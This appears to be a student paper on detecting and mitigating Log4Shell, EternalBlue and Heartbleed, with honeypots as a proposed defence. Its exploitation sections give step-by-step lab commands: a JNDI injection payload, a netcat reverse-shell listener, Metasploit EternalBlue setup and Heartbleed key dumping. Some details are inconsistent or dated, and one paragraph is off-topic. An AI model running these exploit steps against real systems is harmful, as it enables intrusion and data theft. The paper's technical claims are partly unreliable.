Zero-day Attacks Detection and Mitigation

*Konduru Easwanth Naga Narasimha

*School of computer science (SCS), Lovely Professional university**Neha Bagga

Abstract: Zero-day attacks give the developer no time to release the patch for the vulnerability (Log4j, EternalBlue, Heartbleed). This leads to remote code execution and breach of integrity. The Intrusion detection system (IDS) will not be able to identify them because they exploit through an unidentified vulnerability. These can be detected and mitigated by using Honeypots.

Keywords: zero-day attack, SQL injection, Java Naming and Directory Interface (JNDI), Lightweight Directory Access Protocol (LDAP), Log4j, EternalBlue, Heartbleed, Domain Name System(DNS)

1. Introduction:

A zero-day attack is a software-related attack in which the software vendor/developer is unaware of the threat. Zero-day attack exploits the vulnerabilities of software with a previously unknown vulnerability or a known vulnerability yet to be patched. These attacks lead to remote code execution (REC), prototype pollution, and cross-site scripting [1].


The aim of these attacks can be either gaining illegal access or threatening a running system. It's difficult to defend against zero-day attacks because this software's exposed to society so there is a high chance that a hacker exploits it before the developer releases the patch for it. This gives the targeted organizations or users little to no time to defend against or mitigate the attacks. Even though intrusion detection systems (IDS), system patching, and upgrading, handle any kind of attack but they can't tackle these zero-day attacks. These attacks don't have any signature or specific mechanisms.

The structure of the paper is as follows, section 2,3,4 discuss about some high and critical zero-day attacks how they can be detected and exploited. Section 5 tells the working of an intrusion detection system of these attacks. Section 6 gives the honeypots implementation. Finally, in Section 7 and 8, we provide a summary of the contributions and planned projects.

2. Log4Shell vulnerability (CVE-2021- 44228):

Log4j is a Java package that is also a library of the Apache logging services. It is a fast and flexible framework written in Java. Features of Java provide more than one thread without any inconsistency of data. Log4j provides an environment to send logging messages to more than one appender (console, file, database). This logging framework needs to write some extra code in the Java application which leads to an increase in runtime overhead. Log4j vulnerability is mostly like SQL injection attack where SQL query is passed as a parameter in SQL injection and some malicious code in log4j shell vulnerability. Log4j vulnerability can be also known as a log injection attack, as this opens another shell it's also known as a log4shell attack. This vulnerability has been exploited by attackers to install malware, steal data, and disrupt services.in December 2021 this log4j was reported for the first time with a common vulnerability score system (CVSS) 10 on a scale of 10 which is a very critical vulnerability.

The message is shared from the Java application to the logger and the object of the logger shares the message with the object of the appender then the layout object allows string Interpolation, it's the process in which the placeholder character is substituted or restored with strings which allow to print out text dynamically or efficiently [2].



Logger: This object is responsible for getting all log messages from the Java application. It includes errors and wrong inputs also.

Appender: The appender is the one in charge of transmitting messages to their intended recipients. Each

appender object needs a single destination object to send logging messages.

Layout: Different formatting styles are applied to logging material using the Layout object. The appender object uses the layout object shortly before publishing the logging messages**.**

The log4j vulnerability allows an attacker to inject malicious code into vulnerable applications by sending a specially crafted string (${jndi: ldap://localhost:8080/a}). The string contains a Java Naming and Directory Interface (JNDI) lookup at the beginning which is a way for Java applications to look for a name for a resource. If the JNDI looks up to a malicious Lightweight Directory Access Protocol (LDAP) server set by an attacker then the LDAP server can send malicious code to the java application. This may lead to remote code execution(REC)

2.1 Exploitation:

Log in as root and clone the repository from GitHub and install the requirements.txt file using the commands.

- "git clone https://github.com/kozmer/log4j-shell-poc.git"
- "pip install -r requirements.txt"

If the git command is not installed in the Linux virtual machine, then it can be installed with the command

- "sudo apt install git python3 netcat"

The first step to perform this attack is to spawn a web server that's essentially going to trick log4j. Once the web app is set you can run it on localhost:8080.

- "docker build -t log4j-shell-poc ."
- "docker run --network host log4j-shell-poc."

The web application that is running on the local host is vulnerable because of its Java package. The interface contains the username and password fields. Now in the new terminal To accept a reverse shell connection, start a netcat listener. and waits for another service to connect to it this is going to be terminal output from the server we are trying to hack When the malicious code is sent through the username field.

- "nc -lvnp 9001"

Download the jdk1.8.0.20 in the same directory where the git is been cloned and launch the exploit in the new terminal using the command. It instructs the following string which is essentially just a variable in Java that uses the jndi protocol

- "python3 poc.py --userip localhost --webport 8000 --lport 9001"

The HTTP server and the LDAP server will be configured using this script. The payload that may be utilized to put into the vulnerable parameter will also be created.

- "${jndi: ldap://localhost:1389/a}"

When this parameter is passed as input in the username field it opens a shell on lport. This will now basically trick the log4j software that's currently logging input into executing arbitrary code. For complete sources can visit GitHub [3]

2.2 Detection:

The more efficient way to detect a log4j attack is to monitor all the logs for any suspicious activity because logs may include JDNI payloads or an unusual graph in network traffic. A honeypot can also be used to detect a log4j attack. A computer system that is configured as a honeypot will draw and capture intruders. By configuring the honeypot to listen for JNDI payloads, Log4j attacks can be discovered using honeypots. An attacker will be apprehended, and their behavior may be watched if they attempt to use a JNDI payload to exploit a honeypot.

A few rules that have been identified by Apache can be utilized to identify Log4j attacks. The log4j configuration file, log messages, outgoing LDAPS traffic, and outbound RMI Registry Service Provider communication may all be searched for using these criteria. The possibility of a Log4j attack should be investigated further if any of these rules are activated.

- "IPS rule 1011242 – Apache Log4j Remote Code Execution Vulnerability (CVE-2021-44228) detects stage one of the attack, wherein JNDI payload is injected in the request body/header/URI/uniquely."
- "IPS rule 1011249 – Apache Log4j Denial of Service Vulnerability (CVE-2021-45105) detects traffic with the Denial of Service JNDI payload in the request body/header/URI/uniquely"
- "IPS rule 1005177 - Restrict Java Bytecode File (Jar/Class) Download triggers when a client downloads a.class or.jar file, which executes attacker-controlled, malicious code on a target [4]."

2.3 Mitigation:

Log4j relies on JNDI lookups as the technique for resolving variables in log messages. You can prevent attackers from taking advantage of the issue by deactivating JNDI flags.

"com.sun.jndi.ldap.object.trustURLCodebase=false"

"com.sun.jndi.rmi.object.trustURLCodebase=false [5] "

Using the most recent version of Log4j, a web application firewall (WAF), setting a firewall to restrict JNDI traffic, and implementing temporary workarounds are all approaches to combat the Log4j attack. Mainly, updating log4j to a version greater than or equal to 2.16 is required to solve this issue. Even if this method is straightforward and simple it becomes difficult when there are log4j-dependent dependencies on other things. To fix this, the log4j class may be immediately patched with the latest version and added to the class path.

3.EternalBlue (CVE-2017-0144):

EternalBlue is an exploit developed by the National security agency (NSA). common vulnerability scoring system pushes into the category of critical with a score of 9.2. It makes use of a flaw in the Server Message Block (SMB) protocol

implementation by Microsoft. Modern terminology also refers to it as an Internet file assistant.

Transmission Control Protocol (TCP) is used by SMBs to create connections between clients and servers. The client can ask the server for access to files, printers, or other resources after the connection has been made. The required data is then sent by the server in response to the client's queries. SMBv3's most recent variation was made available in 2010. Which has a variety of new features and enhancements, including speed improvements and support for encryption and authentication. It is a widely used protocol that plays a crucial role in several networks. This method of sharing files and other resources via a network is dependable and effective. SMB ports 445 and 139 are used to communicate between computers [6].

It is important to note that both ports 445 and 139 can be used for malicious purposes. Port 139 should be disabled and only allow port 445 through your firewall. a firewall rule can also be used to block all incoming traffic on port 445

- Port 445 uses the Transmission Control Protocol (TCP) to communicate.
- Port 139 uses NetBIOS over TCP/IP (NBT) to communicate. NBT is an older protocol that is not as reliable as TCP.

EternalBlue exploit can be used to spread WannaCry ransomware by exploiting a vulnerability Server Message Block (SMB) protocol. This flaw enables an attacker to run any code they choose on a target machine, which is what WannaCry does to spread itself. After infecting a machine, WannaCry will attempt to connect to other machines on the same network via the SMB protocol. It will attempt to exploit the vulnerability and infect a machine if it discovers one that is susceptible to EternalBlue. Email attachments are another way that WannaCry spreads.

3.1Exploitation:

Download the Windows (version 7) image and Linux in a virtual machine and make sure both are having different IP addresses. The Linux machine is the Attacker and Windows is a vulnerable machine. On the Windows machine open your command prompt and get the IP address of the system using the command

- “ipconfig/all”

turn on your Linux machine and scan for the empty ports for the IP address(Windows) using either Nmap or from the terminal using the command, if any range is to be specified then use the second command

- “nmap [target IP]”
- “nmap [target IP] -p [Lb-Ub]”
- “nmap -Sv -p [port number]”

The third command gives the version, so the port is open. After completion of the scan as a result there are some ports open depending on the image that has been downloaded but for sure port number 445 is vulnerable. Now port 445 is open and ready to exploit. In the new terminal start the PostgreSQL and open the MSF console

- “service postgresql start”.
- “msfconsole”

The existing payloads may or may not exploit the Windows machine. On most of them, it will not work. especially on those that regularly update their updates, so the eternal blue exploit needs to be downloaded from GitHub [7]. Download the repository under the root directory. The downloaded is the extended one that will give a meterpreter shell. Copy the content to the Metasploit framework under the directory.

- “cd usr/share/Metasploit-framework”

Copy the eternalblue_doublepulsar. Ruby under the available exploits in the Metasploit.

Now we will be able to access them within the Metasploit framework command line or mfsconsole. change the console to the exploit directory by the command.

- “use exploit/windows/eternalblue_doublepulsar”.

The next thing that needs to be specified is the project process to inject. If you have downloaded the 64-bit Windows 7 version, it needs to be changed to “lsass.exe” or to “explorer.exe”.The difference between these two is that the explorer will not give the system privileges during the exploitation. The Rhosts are the same as the IP address of the windows7 machine.

- “set PROCESSINJECT lass.exe”
- “set RHOSTS [Target IP]”

Now display all the targets list and choose the windows as target and set the payload and exploit.

- “show targets”
- “set target [target number]”
- “set payload [path]”
- “run”.

The attack is writing DLL in this root, as soon as the attack completes it returns to the interpreter shell which means the exploit is successful.

NOTE: This exploit works only on never updated windows10 machines

3.2 Detection:

An IDS (Intrusion Detection System) can detect EternalBlue by monitoring network traffic for malicious activity A signature-based detection method searches for known traffic patterns connected to the EternalBlue attack. The process of behavioural detection keeps an eye out for unusual activity, such as persistent attempts to connect to a system through a known vulnerability. Monitoring for abnormal traffic patterns is known as anomaly detection. This may indicate an impending attack.

3.3 Mitigation:


Patching systems is the simplest measure organizations may take to protect themselves from EternalBlue. Fewer than a

month after the attack was leaked, Microsoft provided a fix for this vulnerability. However, patching may be challenging for businesses as it may cause operations to be disrupted and take a while for large or global organizations. But it's important to take this action since cybercriminal organizations are still actively using EternalBlue.

Blocking incoming traffic on port 445 using a firewall. SMBv1 uses port 445 as its standard port by default. Incoming communication on this port can be blocked to lessen the risk of an attack using EternalBlue. Use SMBv2 or SMBv3 instead of SMBv1 where appropriate and deactivate SMBv1 on all systems [8].

4. Heartbleed (CVE-2014-0160):

Heartbleed is essentially a security flaw in the widely used open SSL cryptography library, which is used for developing the Transport Layer Security (TLS) protocol. You may read data that would typically be encrypted using SSL or Transport Layer Security (TLS) because of this issue. The flaw enables the vulnerable version of open SSL to read memory from the systems it is protecting. It currently only affects open SSL 1.0.1. A server that is affected by the Heartbleed issue can have up to 64 kilobytes of memory read from it. Private keys, credit card details, and other private data may be stored in this memory



The Name Node's database stores heartbeat messages from the Hadoop Distributed File System (HDFS). This data is used by the Name Node to monitor the condition of the cluster's Data Nodes. The Name Node will label a Data Node as dead and start replicating the blocks that were stored on the dead Data Node to other Data Nodes in the cluster if the Data Node does not transmit a heartbeat message for a certain amount of time. The option for storage is determined by the particular needs of the system or application. A database or file system could be a viable option, for instance, if the heartbeat messages need to be retained for a long time. Systems that must swiftly process heartbeat messages may find this to be a useful option if the heartbeat messages must be stored in a memory-based cache.

There is an extension called heartbeat that is used when there is a temporary gap or laps in data between the client and server. The extension allows communication not to terminate and keeps the session alive. The heartbeat request is sent from one computer to another, and it includes data, a payload, and some explicit information like the payload's size. Similar to this, a payload with some padding is present on the receiving host. Now, the attack operates in such a way that the attacker creates a unique heartbeat request that includes a little amount of data related to the request as well as information about how much data is in the request. The attacker sends only 1kb of data and crafts it as so huge amount of data. This value could be bogus which could be completely wrong.

The problem is that the server allocates the full 64 KB of memory and only overwrites 1 KB of it. Now that would be okay if the server made a note of the discrepancy, but it doesn't. When it comes time to reply, it looks for the length of the message and instead of taking the 1 KB it received, it takes a 64 KB number that you told it. So it reads 64 KB out of memory and sends it back. Now 1 KB of that data it replied with was your message. What about the other 63 KB? Well, it's whatever the previous program left behind in that memory. It could be anything - it could be program code, it could be data, it could be complete rubbish, or it could be sensitive. There's no way of knowing at this point. Bearing in mind this bug exists in an encryption protocol, and we tend to use encryption when we want to protect something valuable, you can see the problem [9]. With a CVSS score of 7.5, the Heartbleed issue is regarded as having a HIGH severity vulnerability. The CVSS score evaluates the effect of a vulnerability, the simplicity of exploitation, and the accessibility of the exploit code to determine how serious the vulnerability is. Attackers can therefore listen in on conversations, steal data straight from services and users, and take the role of services and user [10]

4.1 Exploitation:

The target machine and the Kali machine should be on the same network, open a terminal in the Kali machine and try to ping the IP address of the target machine. There should be a positive response from the target machine. There are so many ways to find the presence of heart bleed on a server. Now we are going to use 3 of them

Method-1:

Nmap has a script that can run again command. Ever to check if it is vulnerable to Heartbleed by the command

- "nmap -sV --script =ssl-heartbleed [Target IP]"

The name of the script is ssl -Heartbleed followed by the target Ip address. There will be a message prompt regarding an issue in Domain Name System(DNS) just ignore the prompt after some time the script returns telling whether the server is vulnerable or not in the form of a link. Depending on the report we can determine the probability of exploiting

Method-2:

The second method is going to be with Metasploit. Open the MSF console. we can also run an exploit against the machine using metasploit. We have to find a module in

the metasploit that can use to detect and exploit this vulnerability

- “Search openssl_heartbleed”

Just grab the matching module and change the directory in msfconsole by the command use. Show the options and look for port 443 and change the remote hosts to the target Ip address by using the set command. There will be three options those are dump, keys, and scan. Use the scan option to scan the vulnerability or dump to dump to the private keys that may be available inside the memory.

Method-3:

Open the browser and visit the website [11] there is a file called attack.py copy the file to the local server. Change the file permissions and run the file

- chmod 775 ./attack.py [Target Ip] -p [port number]

now open settings and network settings change attached to form nat network now we are ready to launch the exploit by the command you will get a cve number and tells its vulnerability

4.2 Detection:

There is a snort-based technique to detect Heartbleed bug proposed by Yu Zhang in the paper “A Snort-based Approach for Heartbleed Bug Detection” [12].The snort provides to write your own rules. The paper provides two checks the first one will not allow zero- length heart beats and the second one will check for the actual length and mentioned length are equal. There are less chances of false positives in this method. The Heartbleed vulnerability causes the server to send a heartbeat response that is smaller than the request. If an IDS sees a heartbeat request and response where the sizes do not match, this could be a sign of an attack.

- “Snort rule 20705: This rule detects abnormally large heartbeat messages.”
- “Suricata rule 93007: This rule detects mismatched heartbeat request and response sizes.”
- “OSSEC rule 5001: This rule detects heartbeat requests from unauthorized hosts.”

4.3 Mitigation:

Update the openssl 1.0.1 to the latest version so that the heartbeat flag can be disabled and there should be monitor system that can detect the signature of the Heartbleed attack. If you are able to update OpenSSL, this is the best way to mitigate the Heartbleed attack. The latest version of OpenSSL is 1.1.1l and it includes a fix for the Heartbleed vulnerability.

- heartbeats = no

this will prevent the attackers from exploiting the vulnerability but it has some drawback like it reduces the performance of the application. It may also lead to compatible issues. This is one of the noticeable and important flaws of disabling the flags.

5. Intrusion detection system:

An app or piece of software called an intrusion detection system keeps track on network and incoming traffic. It continually searches for trends and notifications related to activity changes. When it notices a strange pattern of behaviour, it raises the alert and takes measures to neutralise the danger. It has the ability to examine network traffic data to check for the presence of known malware or other dangerous behaviour. The primary purpose of the ids is to find abnormalities before the hackers succeed in their mission. The two main methodologies used by intrusion detection systems.

signature based intrusion:

By comparing the provided network traffic and log data to known attack patterns, such as byte sequences, which are also known as malicious incursion, it is used to identify possible dangers. It only helps in recognising known attacks.

Anomaly based intrusion:

It tries to react rapidly to emerging risks using machine learning techniques, such as new viruses. In order to validate trust models, the intrusion system first creates baselines of reliable behaviour, or trust models. False alarms may occur when using anomaly-based intrusion because previously undetected regular network traffic may be wrongly identified as malicious activity. These two works together to generate hybrid intrusion detection [13].

6.Honeypots:

A trap like mechanism used to detect or counter unauthorized access of secure systems. Typically the pot is an isolated and monitored part of the network baited with legitimate-looking data to trick potential hacker into infiltrating the worthless systems. There are several types of honeypots, but in general they are fake systems set up by individuals, organisations, and other organisations to record user activity such as IP addresses, keystrokes entered by users, and resources they have utilised, updated, or deleted.

Low interaction honeypots operate with limited services and permissions. This may be used to monitor protocol services such as UDP, TCP, ICMP, and others. Pure honeypots are deployed on real working environments if the attacker sees he spends time enumerating and exploiting it. There are different more types of honeypots like email, malware, database, spider honeypots we can implement these honeypots by metasploitable and honeyd (low-interaction honeypot).virtual honeypots are kept on different virtual machines and log files are stored on a different machines, so that hacker will not be able to delete these log files. On a network, all regular traffic should only go to and from legitimate servers. In order to check if any traffic is travelling to the virtual hosts that Honeyd has created, a network administrator who is running Honeyd can watch all logs. It is highly suspicious to evaluate any traffic flowing to these virtual servers [14].

7.Conclusion:

The zero-day attacks are very hard to defend when compared to other attacks. They can’t be tackled on the

intrusion detection system or intrusion prevention system because their network traffic pattern is unknown.so to avoid this kind of problem honeypots can be used. Deploying an honeypot on an application helps to detect the zero-day attack can also defend some attacks. A patch can be released before data loss or breach of integrity happens.

Virtual honey pots play a crucial role in defending the attacks because hacker will not be able to delete the log files that are stored in different virtual machine. the honeypot will record the attack attempt. This information can then be used to analyse the attack and develop new signatures for antivirus and intrusion detection systems.

8. Research gaps and future scope:

There is no silver bullet for detecting zero-day attacks, even though honeypots can detect but there are chances of false positives. Other attack types have been successfully detected by machine learning, and zero-day attacks may also be detected using this method.so machine learning need to implemented in defending against the zero day attacks.

New security solutions that can defend against zero-day attacks are required. New varieties of firewalls, intrusion detection systems, and encryption methods may be included in these measures.

References

[1] "vulnerability_info," 25 july 2021. [Online]. Available: www.talosintelligence.com/vulnerability_info.

[2] "Java Program to Illustrate String Interpolation," GeeksforGeeks, 2021. [Online]. Available: https://www.geeksforgeeks.org/java-program-to-illustrate-string-interpolation/. [Accessed 28 June 2023].

[3] Kozmer, "log4j-shell-poc," github, 9 February 2023. [Online]. Available: https://github.com/kozmer/log4j-shell-poc. [Accessed 28 June 2023].

[4] "how-to-detect-apache-log4j-vulnerabilities," threatshub, 1 July 2022. [Online]. Available: https://www.threatshub.org/blog/how-to-detect-apache-log4j-vulnerabilities/. [Accessed 28 June 2023].

[5] C. Deepak, "java-log4j-hack-explained," behindjava, 22 October 2022. [Online]. Available: https://www.behindjava.com/java-log4j-hack-explained/. [Accessed 28 June 2023].

[6] "smb-port-what-is-port-445-port-139-used-for," thewindowsclub, [Online]. Available: https://www.thewindowsclub.com/smb-port-what-is-port-445-port-139-used-for. [Accessed 1 July 2023].

[7] Telefónica, "Eternalblue-Doublepulsar-Metasploit," github, 31 March 2021. [Online]. Available: https://github.com/Telefonica/Eternalblue-Doublepulsar-Metasploit. [Accessed 2 July 2023].

[8] "EternalBlue," Multi-State Information Sharing & Analysis Center, 2019.

[9] AndrewMRQuinn, "Youtube," 04 December 2019. [Online]. Available: https://www.youtube.com/watch?v=eCGKf1XD-ME. [Accessed 07 July 2023].

[10] heartbleed, [Online]. Available: https://heartbleed.com/. [Accessed 7 July 2023].

[11] "seedsecuritylabs," [Online]. Available: https://seedsecuritylabs.org/Labs_16.04/Networking/Heartbleed/. [Accessed 7 July 2023].

[12] Q. L. L. Yu Zhang, "A Snort-based Approach for Heartbleed Bug Detection," in *International Conference on Computer Science and Electronic Technology (ICCSET 2014)*, Houston, 2014.

[13] C. S. T. Reshma R. Patel, "Zero-Day Attack Signatures Detection Using Honeypot," in *International Journal of Computer Applications® (IJCA)*, Ahmedabad, India, 2011.

[14] sakshiagarwal, "what-is-honeypot," GeeksforGeeks , 2 June 2020. [Online]. Available: https://www.geeksforgeeks.org/what-is-honeypot/. [Accessed 10 July 2023].